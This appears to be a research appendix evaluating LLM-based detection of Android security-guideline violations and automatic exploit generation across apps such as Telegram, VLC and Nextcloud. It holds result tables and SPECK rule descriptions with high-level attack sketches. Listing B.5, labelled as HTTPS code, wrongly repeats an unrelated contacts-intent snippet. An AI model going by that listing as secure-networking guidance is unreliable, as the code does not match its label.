Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
11	238,96	101,1059	37.47
15	379,19	107,2692	2158.67
16	197,53	55,3321	4.00
17	361,14	82,0624	2200.71
19	480,59	138,5497	41.11
21	258,9	153,9258	1814.03
22	329,12	135,5095	36.18
23	184,91	43,291	3.67
25	477,18	178,8899	1903.63
27	123,92	22,1436	0.78
28	354,42	131,5182	17.45
31	123,85	33,1673	36.73

Table A.3: New Findings by LLM per Rule for `com.airbnb.android`

com.airbnb.android	
Rule	N. of New findings by LLM
1	13
4	0
5	5
6	12
7	0
10	0
11	2
15	4
16	0
17	11
19	0
21	0
22	0
23	0
25	0

Continued on next page

Table A.3 – *Continued from previous page*

Rule	N. of New findings by LLM
27	1
28	1
31	2

Table A.4: Precision and Recall per Rule for `com.alibaba.aliexpresshd`

com.alibaba.aliexpresshd				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	2	4	2,22	4,4444
4	100	0	53,33	6,6667
5	44,46	31,8716	20	23,8886
6	43,14	5,2352	41,18	7,4407
7	44	19,1369	5,19	1,8144
10	100	0	100	0
11	59,5	4,9512	86,67	20,6061
13	39	17,1788	24	8
15	29,09	17,8029	6,9	5,7701
16	79,52	16,7413	37,78	31,1111
17	31,91	15,9048	2,88	1,2122
18	32,83	10,3208	65	30
19	100	0	90,77	7,5369
21	20	40	20	40
22	100	0	100	0
23	55,08	7,5058	100	0
24	19,73	12,0708	80	40
25	88	9,798	10,37	5,4433
28	67,71	9,5328	15,88	5,6689
29	100	0	100	0
30	100	0	100	0
31	97,78	4,4444	58,67	2,6667

Table A.5: Execution Times by Rule for `com.alibaba.aliexpresshd`

com.alibaba.aliexpresshd			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	303,05	116,9098	1280.28
4	287,05	129,5428	0.86
5	297,18	213,1694	8.66
6	267,74	104,029	4.07
7	319,41	177,6336	1143.01
10	186,88	132,2725	0.57
11	276,8	80,2515	40.34
13	274,4	141,2039	100.62
15	345,94	152,8606	1119.84
16	238,67	79,5077	2.61
17	303,47	136,6558	1347.94
18	90,8	18,9867	2.50
19	328,33	90,2894	79.83
21	285,32	170,0308	995.86
22	91,88	15,5193	14.06
23	177,03	48,3054	2.23
24	275,93	62,0909	1044.89
25	238,7	111,6231	1009.85
28	341,75	206,1248	18.39
29	437,48	134,5403	2.17
30	145,53	81,172	38.28
31	140,95	28,5888	38.37

Table A.6: New Findings by LLM per Rule for `com.alibaba.aliexpresshd`

com.alibaba.aliexpresshd	
Rule	N. of New findings by LLM
1	29
4	0
5	9
6	11

Continued on next page

Table A.6 – *Continued from previous page*

Rule	N. of New findings by LLM
7	4
10	0
11	20
13	4
15	6
16	5
17	16
18	7
19	0
21	0
22	0
23	5
24	15
25	1
28	10
29	0
30	0
31	1

Table A.7: Precision and Recall per Rule for `com.badoo.mobile`

com.badoo.mobile				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	10,4	3,2613	10	3,4993
4	100	0	42,5	18,7083
5	62,29	11,8264	68,24	28,2353
6	58,33	0	63,64	0
7	48,5	8,3066	20	11,3039
10	100	0	100	0
11	70,36	4,165	76,67	13,3333
13	28,33	4,0825	100	0
15	40,69	10,4453	31,76	12,1125

Continued on next page

Table A.7 – *Continued from previous page*

Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
16	100	0	60	20
17	36,81	10,5392	9,06	2,2964
20	68,04	39,1573	100	0
22	12,15	0,6014	100	0
23	100	0	100	0
28	92,17	9,3133	50,76	11,8579

Table A.8: Execution Times by Rule for `com.badoo.mobile`

com.badoo.mobile			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	320,34	138,3504	430.28
4	522,56	200,2331	0.47
5	455,33	107,5288	1.73
6	195,16	65,5769	1.16
7	570,45	98,5226	28.47
10	125,45	44,4725	0.08
11	145,66	39,6674	3.10
13	276,7	76,5503	2.03
15	427,71	123,4398	15.93
16	190,3	63,3884	0.34
17	646,86	618,851	31.93
20	197,15	32,4075	0.19
22	499,65	227,3926	0.12
23	196,5	118,6122	0.17
28	506,72	71,9741	1.79

Table A.9: New Findings by LLM per Rule for `com.badoo.mobile`

com.badoo.mobile	
Rule	N. of New findings by LLM
1	14
4	0
5	6
6	4
7	3
10	0
11	3
13	3
15	8
16	0
17	19
20	13
22	8
23	0
28	6

Table A.10: Precision and Recall per Rule for `com.instacart.shopper`

com.instacart.shopper				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	21,92	4,8385	21,67	4,0825
4	93,33	8,165	92	9,798
5	67,39	3,1932	42	9,2736
6	74,4	0,7389	82,35	9,1129
7	78,33	11,3039	10,83	2,0412
10	100	0	100	0
11	86,67	16,3299	68	9,798
15	64,26	6,9828	25,93	2,3424
16	40	48,9898	40	48,9898
17	24,9	15,2766	4,58	4,2492
19	60	48,9898	60	48,9898

Continued on next page

Table A.10 – *Continued from previous page*

Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
21	100	0	20	0
22	100	0	100	0
25	16	32	5	10
27	0	0	0	0
28	82,61	5,6833	19,53	3,0316
29	56,29	3,332	72	9,798
31	66,98	8,3631	41,67	9,1287

Table A.11: Execution Times by Rule for `com.instacart.shopper`

com.instacart.shopper			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	410,5	156,9933	1446.13
4	329,79	131,6664	0.50
5	279,65	116,582	3.62
6	213,35	63,5889	2.88
7	231,59	77,4902	3.52
10	113,8	54,1376	0.33
11	221,19	77,2878	12.12
15	241,94	53,4304	3.67
16	400,26	227,7547	2.26
17	243,21	106,6605	24.24
19	364,67	160,4224	2.13
21	293,48	133,0103	2.04
22	244,61	158,7706	0.50
25	130,89	112,089	2.96
27	99,37	18,246	0.28
28	380,86	157,2465	12.74
29	411,22	140,7336	2.30
31	293,6	63,461	12.48

Table A.12: New Findings by LLM per Rule for `com.instacart.shopper`

com.instacart.shopper	
Rule	N. of New findings by LLM
1	12
4	1
5	4
6	5
7	1
10	0
11	2
15	5
16	0
17	8
19	0
21	0
22	0
25	1
27	0
28	6
29	1
31	2

Table A.13: Precision and Recall per Rule for `com.ircccloud.android`

com.ircccloud.android				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	25,67	16,3843	16	8
4	50	0	100	0
5	51,75	28,187	45	23,184
6	100	0	100	0
7	73,33	32,6599	25	0
10	100	0	90	20
11	100	0	100	0
15	33,33	0	20	0

Continued on next page

Table A.13 – *Continued from previous page*

Rule	Mean Pre- cision (%)	Variance Precision (%)	Mean Re- call (%)	Variance Recall (%)
16	40	48,9898	40	48,9898
17	41,2	8,2796	24,44	9,0267
18	0	0	0	0
21	60	48,9898	60	48,9898
22	100	0	100	0
24	0	0	0	0
25	40	48,9898	40	48,9898
27	100	0	100	0
28	64,13	20,6861	20	5,3452
29	100	0	100	0
31	100	0	24	8

Table A.14: Execution Times by Rule for `com.irccloud.android`

com.irccloud.android			
Rule	Mean Execu- tion Time (s)	Variance Ex- ecution Time (s)	SPECK's Mean Exec. Time (s)
1	232,57	84,3353	434.46
4	90,36	22,0796	0.08
5	169,55	89,9962	1.43
6	72,52	29,4639	0.50
7	81,51	26,638	234.50
10	45,07	18,2861	0.14
11	108,85	24,2254	2.46
15	79,4	31,4579	106.09
16	142,75	57,9521	0.29
17	252,77	77,6744	53.00
18	139,91	34,9688	0.18
21	156,21	37,2945	29.52
22	81,99	34,2899	0.09
24	106,16	34,8984	29.37

Continued on next page

Table A.14 – *Continued from previous page*

Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
25	53,38	16,2764	132.96
27	145,78	35,9134	0.08
28	180,16	77,0901	1.31
29	210,66	106,9463	0.18
31	217,21	56,2114	2.67

Table A.15: New Findings by LLM per Rule for `com.irccloud.android`

com.irccloud.android	
Rule	N. of New findings by LLM
1	4
4	1
5	5
6	0
7	2
10	0
11	0
15	2
16	0
17	11
18	0
21	0
22	0
24	0
25	0
27	0
28	5
29	0
31	0

Table A.16: Precision and Recall per Rule for `com.nextcloud.client`

com.nextcloud.client				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	41,72	12,5899	41,82	7,2727
4	95	6,1237	100	0
5	38,93	19,698	16,67	10,623
6	93,33	0	87,5	0
7	6,67	13,3333	2,5	5
10	66,67	18,2574	100	0
11	90	20	100	0
15	26	14,6287	13,33	8,3148
16	33,33	42,1637	22,5	33,9116
17	63,65	11,594	18,54	5,8942
18	22,52	6,381	100	0
19	100	0	100	0
21	100	0	100	0
22	100	0	100	0
25	9	11,1355	1,29	1,5803
27	50	0	100	0
28	89,28	6,4012	10,75	1,6956
29	75	15,8114	73,33	32,6599
31	92	16	53,33	26,6667

Table A.17: Execution Times by Rule for `com.nextcloud.client`

com.nextcloud.client			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	310	94,4441	708.07
4	292,86	96,5593	0.47
5	287,58	116,1567	2.67
6	210,43	64,2886	1.55
7	325,93	117,3139	330.84

Continued on next page

Table A.17 – *Continued from previous page*

Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
10	150,24	22,4705	0.18
11	227,61	124,2097	6.06
15	344,51	191,4567	120.63
16	310,63	93,5198	1.00
17	584,96	330,9084	343.92
18	346,3	184,7098	0.74
19	275,99	43,7143	1.62
21	243,21	42,8023	119.28
22	262,5	159,0895	0.14
25	162,55	92,7946	122.82
27	126,86	31,6237	0.13
28	428,16	174,4141	8.69
29	261,78	96,9547	0.83
31	176,2	88,6727	6.10

Table A.18: New Findings by LLM per Rule for `com.nextcloud.client`

com.nextcloud.client	
Rule	N. of New findings by LLM
1	9
4	0
5	6
6	1
7	3
10	2
11	2
15	3
16	0
17	7
18	6
19	0
21	0

Continued on next page

Table A.18 – *Continued from previous page*

Rule	N. of New findings by LLM
22	0
25	4
27	1
28	2
29	1
31	3

Table A.19: Precision and Recall per Rule for `com.xoom.android.app`

com.xoom.android.app				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	2,67	5,3333	10	20
5	49,68	5,1949	54,55	9,9586
6	65,71	1,1664	73,85	3,7684
7	93,33	13,3333	10,53	0
15	81,67	5,6519	24,8	2,9933
16	100	0	100	0
17	36,72	7,1178	12,97	4,3243
19	60	48,9898	15	12,2474
21	100	0	16,67	0
22	100	0	33,33	0
24	0	0	0	0
25	50	50	5	5
28	66,97	7,0434	15,65	2,13
29	69,33	9,0431	80	18,7083
31	50	0	100	0

Table A.20: Execution Times by Rule for `com.xoom.android.app`

com.xoom.android.app			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	152,89	52,8808	659.91
5	182,48	62,4238	1.78
6	224,45	120,2855	1.28
7	205,25	91,2844	336.99
15	130,6	34,1761	127.75
16	194,29	61,6035	0.83
17	253,38	127,8703	268.43
19	239,48	102,9114	1.81
21	189,88	29,5553	132.92
22	230,19	69,3384	0.29
24	139,56	66,6593	131.19
25	140,99	57,546	129.62
28	276,22	103,6965	4.82
29	266,71	135,7007	0.68
31	178,57	84,0626	5.45

Table A.21: New Findings by LLM per Rule for `com.xoom.android.app`

com.xoom.android.app	
Rule	N. of New findings by LLM
1	13
5	7
6	5
7	1
15	2
16	0
17	12
19	0
21	0
22	0
24	2

Continued on next page

Table A.21 – *Continued from previous page*

Rule	N. of New findings by LLM
25	0
28	4
29	1
31	1

Table A.22: Precision and Recall per Rule for `org.telegram.messenger`

org.telegram.messenger				
Rule	Mean Pre- cision (%)	Variance Precision (%)	Mean Re- call (%)	Variance Recall (%)
1	4,86	6,1012	7,69	9,7301
4	100	0	49,09	4,4536
5	67,9	7,6788	60	15,4919
6	78	8,1616	85	8,165
7	100	0	27,5	5
10	90	20	100	0
11	0	0	0	0
15	89,58	6,25	40	6,6667
16	80	0	100	0
17	29,64	12,3955	31,11	22,4189
19	100	0	93,33	3,3333
22	100	0	100	0
25	0	0	0	0
28	81,4	20,2674	77,78	12,1716
31	100	0	33,33	0

Table A.23: Execution Times by Rule for `org.telegram.messenger`

org.telegram.messenger			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	184,52	76,2156	876.95
4	194,81	57,0793	0.64
5	429,25	122,4614	1.88
6	284,61	104,3536	14.31
7	296,42	113,5146	347.45
10	135,14	64,3204	0.14
11	256,62	98,4297	11.31
15	310,43	107,5002	358.15
16	154	71,2554	0.40
17	186,39	64,0646	595.20
19	312,39	127,7473	4.61
22	108,57	44,3802	0.11
25	197,91	99,1121	336.39
28	248,6	56,3087	2.39
31	205,08	91,9833	11.55

Table A.24: New Findings by LLM per Rule for `org.telegram.messenger`

org.telegram.messenger	
Rule	N. of New findings by LLM
1	0
4	0
5	2
6	5
7	0
10	2
11	1
15	0
16	1
17	21
19	0

Continued on next page

Table A.24 – *Continued from previous page*

Rule	N. of New findings by LLM
22	0
25	0
28	8
31	0

Table A.25: Precision and Recall per Rule for `org.videolan.vlc`

org.videolan.vlc				
Rule	Mean Pre- cision (%)	Variance Precision (%)	Mean Re- call (%)	Variance Recall (%)
1	0	0	0	0
4	46,67	6,6667	100	0
5	74,67	22,8619	66,67	0
10	66,67	27,8887	100	0
11	33,33	18,2574	80	40
16	100	0	84	19,5959
17	18,42	11,8716	14	10,198
18	16,67	0	100	0
19	100	0	100	0
22	100	0	100	0
25	0	0	0	0
28	50,4	25,4515	64	32
31	0	0	0	0

Table A.26: Execution Times by Rule for `org.videolan.vlc`

org.videolan.vlc			
Rule	Mean Execu- tion Time (s)	Variance Ex- ecution Time (s)	SPECK's Mean Exec. Time (s)
1	149,04	56,2338	118.47
4	193,23	65,0864	0.09

Continued on next page

Table A.26 – *Continued from previous page*

Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
5	149,54	30,865	0.54
10	93,34	39,3582	0.09
11	234,62	117,6093	5.00
16	159,63	66,3698	0.53
17	215,07	105,9999	47.44
18	132,6	73,5245	0.35
19	225,04	66,4917	0.98
22	224,72	135,212	0.94
25	182,74	58,5342	33.96
28	325,69	267,5364	2.50
31	278,76	142,9168	5.32

Table A.27: New Findings by LLM per Rule for `org.videolan.vlc`

org.videolan.vlc	
Rule	N. of New findings by LLM
1	8
4	1
5	1
10	2
11	1
16	0
17	12
18	5
19	0
22	0
25	2
28	1
31	0

Table A.28: Precision and Recall per Rule for `ru.yandex.disk`

ru.yandex.disk				
Rule	Mean Precision (%)	Variance Precision (%)	Mean Recall (%)	Variance Recall (%)
1	3,76	3,1529	7,5	6,1237
4	77,14	11,4286	96	8
5	52,35	15,4598	41,05	20,8941
6	81,06	3,1575	85,81	20,1555
7	90	20	2,76	1,3793
9	0	0	0	0
10	76,67	20	100	0
11	54,72	4,6148	100	0
15	100	0	8,85	4,2243
16	82,34	14,7961	29,66	8,0427
17	24,35	10,5884	11,82	6,4922
19	100	0	100	0
21	100	0	33,33	0
22	100	0	100	0
25	16,67	28,8675	5,56	9,6225
27	80	0	100	0
28	79,26	6,8639	61,54	6,6864
29	100	0	100	0
31	100	0	100	0

Table A.29: Execution Times by Rule for `ru.yandex.disk`

ru.yandex.disk			
Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
1	332,33	145,5233	764.63
4	422,48	164,8914	0.37
5	213	62,4026	2.48
6	368,26	159,5097	3.44
7	332,27	127,8991	526.96

Continued on next page

Table A.29 – *Continued from previous page*

Rule	Mean Execution Time (s)	Variance Execution Time (s)	SPECK's Mean Exec. Time (s)
9	314,44	171,8628	3.48
10	142,28	56,1656	0.20
11	324,46	152,2492	8.55
15	341,38	136,328	313.28
16	209,88	47,0584	4.46
17	252,94	127,7528	535.05
19	252,41	87,8445	4.20
21	146,83	72,7216	302.93
22	196,92	183,2074	0.97
25	205,83	66,0381	316.33
27	90,5	36,2299	0.14
28	280,23	93,4853	4.78
29	155,81	49,4568	0.75
31	107,73	25,594	8.43

Table A.30: New Findings by LLM per Rule for `ru.yandex.disk`

ru.yandex.disk	
Rule	N. of New findings by LLM
1	19
4	3
5	8
6	5
7	0
9	4
10	2
11	5
15	0
16	7
17	33
19	0
21	0

Continued on next page

Table A.30 – *Continued from previous page*

Rule	N. of New findings by LLM
22	0
25	3
27	0
28	8
29	0
31	0

A.4.2 AEG Additional results

In this section, the final results obtained during the AEG part for each app are shown. The results are aggregated per rule.

Table A.31: AEG Results per Rule for `com.irccloud.android`

com.irccloud.android					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	1	1	100.00%	1	100.00%
5	8	3	37.50%	7	87.50%
10	2	1	50.00%	1	50.00%
16	3	0	0.00%	3	100.00%
22	1	1	100.00%	1	100.00%
24	1	0	0.00%	1	100.00%
25	2	0	0.00%	2	100.00%
27	1	1	100.00%	1	100.00%
Overall	19	7	36.84%	17	89.47%

Table A.32: AEG Results per Rule `com.nextcloud.client`

com.nextcloud.client					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	7	7	100.00%	7	100.00%
5	16	2	12.50%	10	62.50%
10	2	2	100.00%	2	100.00%
16	8	0	0.00%	8	100.00%
19	2	2	100.00%	2	100.00%
22	1	0	0.00%	1	100.00%
25	31	14	45.16%	15	48.39%
27	1	1	100.00%	1	100.00%
Overall	68	28	41.18%	46	67.65%

Table A.33: AEG Results per Rule for `com.xoom.android.app`

com.xoom.android.app					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
16	9	0	0.00%	9	100.00%
19	4	0	0.00%	4	100.00%
22	3	1	33.33%	3	100.00%
Overall	16	1	6.25%	16	100.00%

Table A.34: AEG Results per Rule for `org.telegram.messenger`

org.telegram.messenger					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	11	11	100.00%	6	54.55%
5	10	0	0.00%	10	100.00%
10	2	1	50.00%	1	50.00%
16	4	0	0.00%	4	100.00%
19	12	10	83.33%	12	100.00%
22	1	1	100.00%	1	100.00%
25	1	0	0.00%	1	100.00%
Overall	41	23	56.10%	35	85.37%

Table A.35: AEG Results per Rule for `org.videolan.vlc`

org.videolan.vlc					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	1	1	100.00%	1	100.00%
5	3	0	0.00%	3	100.00%
10	1	1	100.00%	1	100.00%
16	5	0	0.00%	5	100.00%
19	1	1	100.00%	1	100.00%
22	4	3	75.00%	4	100.00%
25	1	0	0.00%	1	100.00%
Overall	16	6	37.50%	16	100.00%

Table A.36: AEG Results per Rule for `ru.yandex.disk`

ru.yandex.disk					
Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	5	5	100.00%	4	80.00%
5	19	0	0.00%	9	47.37%
10	2	1	50.00%	1	50.00%
16	58	0	0.00%	58	100.00%
19	3	3	100.00%	3	100.00%
22	9	7	77.78%	9	100.00%
25	9	0	0.00%	9	100.00%
27	1	0	0.00%	0	0.00%
Overall	106	16	15.09%	93	87.74%

Appendix B

The SPECK Rules

B.1 Rule 1 - Show an app chooser

Google guideline: If an implicit intent can launch at least two possible apps on a user's device, explicitly show an app chooser. This interaction strategy allows users to transfer sensitive information to an app that they trust.

```
Intent intent = new Intent (Intent.ACTION_SEND);
String title = getResource().getString(R.string.chooser_title);
Intent chooser = Intent.createChooser(intent,title);
startActivity(chooser);
```

Listing B.1: Show an app chooser

Rule design: All implicit intents used by an app are inspected, and verified that `Intent.createChooser()` is called on these intents. If it is not called, a violation is flagged.

Attack: The attack aims at intercepting an implicit Intent, that is originally sent to a legitimate app, but that is intercepted by a malicious one without any user notification. To complete the attack, a malicious app exploits the implicit Intent forwarding system of the Android OS and the absence of an app chooser. This attack has been mitigated in modern version of Android as the chooser is always shown for implicit intents.

B.2 Rule 2 - Protect the access to Content Providers

For this rule, two Google guidelines regard it:

- Apply signature-based permissions: When sharing data between two apps that you control or own, use signature-based permissions. These per-

missions don't require user confirmation and instead check that the apps accessing the data are signed using the same signing key. Therefore, these permissions offer a more streamlined, secure user experience.

- Disallow access to your app's content providers: When sharing data between two apps that you control or own, use signature-based permissions. These permissions don't require user confirmation and instead check that the apps accessing the data are signed using the same signing key. Therefore, these permissions offer a more streamlined, secure user experience.

```
<permission
android:name="my_custom_permission_name"
android:protectionLevel="signature" />
```

Listing B.2: Apply signature-based permissions

```
<provider
android:name="android.support.v4.content.FileProvider"
android:authorities="com.example.myapp.fileprovider"
android:exported="false">
</ provider>
```

Listing B.3: Disallow access to your app's content providers

Rule design: All Content Providers are checked, and if the Content Provider is exported and not protected as shown in the manifest snippets, a violation is flagged.

Attack: If a `ContentProvider` object is exported and not permission-protected, any other app on the same device can interact with it, by launching SQL injection attacks, reading or modifying its data

B.3 Rule 3 - Only request the needed permissions

Google guideline: Your app should request only the minimum number of permissions necessary to function properly. When possible, your app should relinquish some of these permissions when they're no longer needed.

Rule design: The list of permissions requested by an app is extracted from its manifest, then it is checked if those permission are actually used on the code, if a permission is never used, it is flagged.

Attack: To access protected resources on a mobile device, an app has to declare the associated permissions. Any code running within the same UID has access

to the same set of protected resources, defined according to the permissions declared by the app. This can also happen for third-party libraries, which an app might include to have additional features. Malicious third party libraries have the potential to abuse excessive permissions.

B.4 Rule 4 - Use intents to defer permissions

Google guideline: Whenever possible, don't add a permission to your app to complete an action that could be completed in another app. Instead, use an intent to defer the request to a different app that already has the necessary permission.

The following example shows how to use an intent to direct users to a contacts app instead of requesting the `READ_CONTACTS` and `WRITE_CONTACTS` permissions.

```
Intent insertContactIntent = new Intent(Intent.ACTION_INSERT);
insertContactIntent.setType(ContactsContract.Contacts.CONTENT_TYPE);
// Make sure that the user has a contacts app
// installed on their device .
if (insertContactIntent.resolveActivity(getPackageManager()) != null ) {
    startActivity(insertContactIntent);
}
```

Listing B.4: Use intents to defer permissions

Rule design: The list of permissions requested by an app is extracted from its manifest, then it is compared with a black-list of permissions, if a permission falls into the black-list it is flagged.

Attack: The attack that can exploit the vulnerability detected by Rule 4 is the same as the one for Rule 3 in Section A.3.

B.5 Rule 5 - Use SSL traffic

Google guideline: If your app communicates with a web server that has a certificate issued by a well-known, trusted CA, the HTTPS request is very simple:

```
Intent insertContactIntent = new Intent(Intent.ACTION_INSERT);
insertContactIntent.setType(ContactsContract.Contacts.CONTENT_TYPE);
// Make sure that the user has a contacts app
// installed on their device .
if ( insertContactIntent.resolveActivity(getPackageManager()) != null ) {
```

```
startActivity(insertContactIntent);  
}
```

Listing B.5: Use SSL traffic

Rule design: All invocations of `URL.openConnection()` method are checked. If the return value of such invocations is cast to `URLConnection` and not to `HttpsURLConnection`, a violation is flagged.

Attack: The `SSLSocketFactory` can be used to validate the identity of an HTTPS server against a list of trusted certificates and to authenticate to the HTTPS server using a private key. If HTTPS is not used, or it is used without a validation of the HTTPS server through the `SSLSocketFactory`, a Man-in-the-Middle attack can be performed.

B.6 Rule 6 - Do not use WebView Javascript Interface

Google Guideline: Because `WebView` consumes web content that can include HTML and Javascript, improper use can introduce common web security issues such as cross-site-scripting (Javascript injection). Android includes a number of mechanisms to reduce the scope of these potential issues by limiting the capability of `WebView` to the minimum functionality required by your application. If your application doesn't directly use Javascript within a `WebView`, do not call `setJavaScriptEnabled()`. Some sample code uses this method, which you might repurpose in production application, so remove that method call if it's not required. By default, `WebView` does not execute Javascript, so cross-site-scripting is not possible. Use `addJavaScriptInterface()` with particular care because it allows Javascript to invoke operations that are normally reserved for Android applications. If you use it, expose `addJavaScriptInterface()` only to web pages from which all input is trustworthy. If untrusted input is allowed, untrusted Javascript may be able to invoke Android methods within your app. In general, we recommend exposing `addJavaScriptInterface()` only to Javascript that is contained within your application APK.

```
WebView w = new WebView(this);  
w.getSettings().setJavaScriptEnabled(true);  
w.addJavaScriptInterface(new WebAppInterface(this), "Android");  
w.loadUrl(url);
```

Listing B.6: Example of non-complaint code for rule 6

Rule design: It is checked if the app calls any method to enable or evaluate JavaScript code inside a `WebView` object.

Attack: An insecure handling of Javascript code can lead to XSS attacks.

B.7 Rule 7 - Use `WebView` objects carefully

Google guideline: Whenever possible, load only whitelisted content in `WebView` objects. In other words, the `WebView` objects in your app shouldn't allow users to navigate to sites that are outside of your control.

Rule design: Developers can use a custom `WebViewClient` to check the URLs that a `WebView` loads. Checks are done if an app has any `WebView` object that does not use a custom `WebViewClient` to check the loaded URLs, and if that's the case, a violation is flagged.

Attack: If a `WebView` object loads any website and does not refer to a specific whitelist, an attacker might make the `WebView` object load a malicious website, which has JavaScript code running on the client side and able to steal sensitive information (e.g., cookies).

B.8 Rule 8 - Store private data within internal storage

Google guideline: Store all private user data within the device's internal storage, which is sandboxed per app. Your app doesn't need to request permission to view these files, and other apps cannot access the files. As an added security measure, when the user uninstalls an app, the device deletes all files that the app saved within internal storage.

```
final String FILE_NAME = "sensitive_info.txt";
String fileContents = "This is some top-secret information!";

FileOutputStream fos = openFileOutput(FILE_NAME, Context.MODE_PRIVATE);
fos.write(fileContents.getBytes());

fos.close();
```

Listing B.7: Write data to the internal storage

Rule design: Checks are done if all output files are opened in private mode. If any output file is opened in a different mode, a violation is flagged.

Attack. An attacker can read and pollute data since they are not stored in the app private internal storage. Moreover, through a a Man-in-the-Disk attack,

an attacker can intercept and potentially alter data while they are extracted by an app from the external storage. This attack is relevant especially in Android versions lower than Android 10, since they lack the Scoped Storage enforcement.

B.9 Rule 9 - Share data securely across apps

Google guideline: Follow these best practices in order to share your app's content with other apps in a more secure manner:

- Enforce read-only or write-only permissions as needed.
- Provide clients one-time access to data by using the `FLAG_GRANT_READ_URI_PERMISSION` and `FLAG_GRANT_WRITE_URI_PERMISSION` flags.
- When sharing data, use `content://` URIs, not `file://` URIs. Instances of `FileProvider` do this for you.

```
// Non complaint
Intent viewPdfIntent = new Intent(Intent.ACTION_VIEW);
viewPdfIntent.setData(Uri.parse("file://storage/emulated/0/documents/personal-info.pdf"));
startActivity(viewPdfIntent);

// Complaint
Intent viewPdfIntent = new Intent(Intent.ACTION_VIEW);
viewPdfIntent.setData(Uri.parse("content://com.example/personal-info.pdf"));
viewPdfIntent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
startActivity(viewPdfIntent);
```

Listing B.8: Non complaint code versus complaint code for rule 9

Rule design: Checks are done if the app passes `file://` URIs to other applications using Intents. If this occurs, a violation is flagged.

Attack: URI permissions can be used to grant other apps access to specific URIs. These permissions are temporary and expire automatically when the receiving app's task stack is finished. However, to share a file with another application using a `file://` URI, the file system permissions need to be changed, allowing anyone to access the file.

B.10 Rule 10 - Use scoped directory access

Google guideline: If your app needs to access only a specific directory within the device's external storage, you can use scoped directory access to limit your

app's access to a device's external storage accordingly. As a convenience to users, your app should save the directory access URI so that users don't need to approve access to the directory every time your app attempts to access it.

Rule design: Checks are done if the app declares the permissions `READ_EXTERNAL_STORAGE` and/or `WRITE_EXTERNAL_STORAGE`, if that the case the violating permission is flagged.

Attack: Rule 10 aims to prevent any malicious code running within the same UID of the app from having access to the whole external storage. Thus, if Rule 10 is not respected and the app has access to the external storage, any malicious code running inside it can not only compromise the app files, but also the ones belonging to other apps.

Note: If an app targets Android 11, the `WRITE_EXTERNAL_STORAGE` no longer provides any additional access.

B.11 Rule 11 - Store only non-sensitive data in cache files

Google guideline: To provide quicker access to non-sensitive app data, store it in the device's cache. For caches larger than 1 MB in size, use `getExternalCacheDir()`; otherwise, use `getCacheDir()`. Each method provides you with the `File` object that contains your app's cached data.

```
File cacheDir = getCacheDir();
File fileToCache = new File(myDownloadedFileUri);

String fileToCacheName = fileToCache.getName();
File cacheFile = new File(cacheDir.getPath(), fileToCacheName);
```

Listing B.9: Store only non-sensitive data in cache files

Rule design: Checks are done if the app calls the `getExternalCacheDir` method, and if it does, a violation is flagged as a warning.

Attack: A malicious app can access any data saved in the device external cache, including sensitive data. The directory returned by `getExternalCacheDir()` is an external storage directory that any app that targets Android 10 (API level 29) or lower and has the `WRITE_EXTERNAL_STORAGE` permission can access the contents.

B.12 Rule 12 - Use SharedPreferences in private mode

Google guideline: When using creating or accessing your app's SharedPreferences objects, use `MODE_PRIVATE`. That way, only your app can access the information within the shared preferences file. If you want to share data across apps, don't use SharedPreferences objects. Instead, you should follow the necessary steps to share data securely across apps.

Rule design: The list of `SharedPreferences` objects opened by the app is fetched, and verification is done that all objects are opened in private mode. If any of the `SharedPreferences` objects is opened in a different mode, a violation is flagged.

Attack: If an app accesses to its `SharedPreferences` without the `MODE_PRIVATE`, a malicious app on the same device can access the same and read/modify the stored information.

Note: As of Android API 17 (Android 4), the modes `MODE_WORLD_READABLE` and `MODE_WORLD_WRITEABLE` are deprecated.

B.13 Rule 13 - Check validity of external storage data

Google guideline: If your app uses data from external storage, make sure that the contents of the data haven't been corrupted or modified. Your app should also include logic to handle files that are no longer in a stable format.

The following code snippet includes an example of a hash verifier:

```
Executor threadPoolExecutor = Executors.newFixedThreadPool(4);
private interface HashCallback {
    void onHashCalculated(@Nullable String hash);
}

boolean hashRunning = calculateHash(inputStream, threadPoolExecutor, hash
↪ -> {
    if (Objects.equals(hash, expectedHash)) {
        // Work with the content.
    }
});

if (!hashRunning) {
    // There was an error setting up the hash function.
}
```

```
private boolean calculateHash(@NonNull InputStream stream,
@NonNull Executor executor,
@NonNull HashCallback hashCallback) {
    final MessageDigest digest;
    try {
        digest = MessageDigest.getInstance("SHA-512");
    } catch (NoSuchAlgorithmException nsa) {
        return false;
    }

